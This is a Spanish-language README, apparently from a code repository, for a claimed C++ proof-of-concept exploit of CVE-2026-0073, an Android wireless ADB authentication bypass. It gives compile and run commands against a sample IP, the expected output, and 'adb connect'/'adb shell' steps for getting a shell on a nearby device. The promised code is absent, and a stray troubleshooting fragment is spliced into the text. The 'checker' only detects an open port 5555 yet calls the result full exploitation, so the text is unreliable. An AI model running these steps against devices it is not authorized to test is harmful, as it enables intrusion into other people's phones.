 0xredash/cve-2026-0073
Comprobador de prueba de concepto en C++ y exploit para CVE-2026-0073, un bypass de autenticación de ADB inalámbrico de Android que permite acceso remoto a la shell sin autenticación en el puerto 5555.




CVE-2026-0073 es una vulnerabilidad crítica de omisión de autenticación en el ADB inalámbrico de Android (demonio adbd).
Un atacante en la misma red puede omitir la autenticación TLS mutua y conectarse al dispositivo sin aprobación del usuario ni emparejamiento previo.
| Elemento | Detalles |
|---|---|
| ID de CVE | CVE-2026-0073 |
| Gravedad | Crítica |
| Puntuación CVSS | 8.8 |
| Componente afectado | adbd (Android Debug Bridge) - Gestor TLS |
| Tipo | Omisión de autenticación |
| Impacto | Acceso remoto a shell (usuario shell) |
| Corregido | Boletín de seguridad de Android de mayo de 2026 |
Corregido en: nivel de parche de seguridad 2026-05-01 y posteriores.
shelladbd_tls_verify_cert()El error se produce porque el archivo CVE-2026-0073-Checker.cpp aún no existe.
nano CVE-2026-0073-Checker.cpp
Copia y pega el código completo a continuación en el editor:
Guarda y sal (Ctrl + X → Y → Enter)
Compila de nuevo:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
Esto es exactamente lo que verás si el programa en C++ funciona correctamente en un dispositivo Android vulnerable:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN en verde → El puerto ADB está escuchando.Ejecuta estos comandos:
adb connect 192.168.1.105:5555
Si dice:
connected to 192.168.1.105:5555
Luego escribe:
adb shell
Deberías obtener acceso al interior del dispositivo:
pixel8:/ $
Eso es explotación exitosa completa.
Este PoC es solo para fines educativos y pruebas autorizadas.
Solo puede usar esta herramienta en dispositivos que posea o para los que tenga permiso explícito de probar. El uso no autorizado es ilegal y está estrictamente prohibido.
Úselo bajo su propio riesgo. El autor no es responsable de ningún daño o consecuencia legal.
🎯 Hecho con precaución — Úselo solo en dispositivos autorizados.

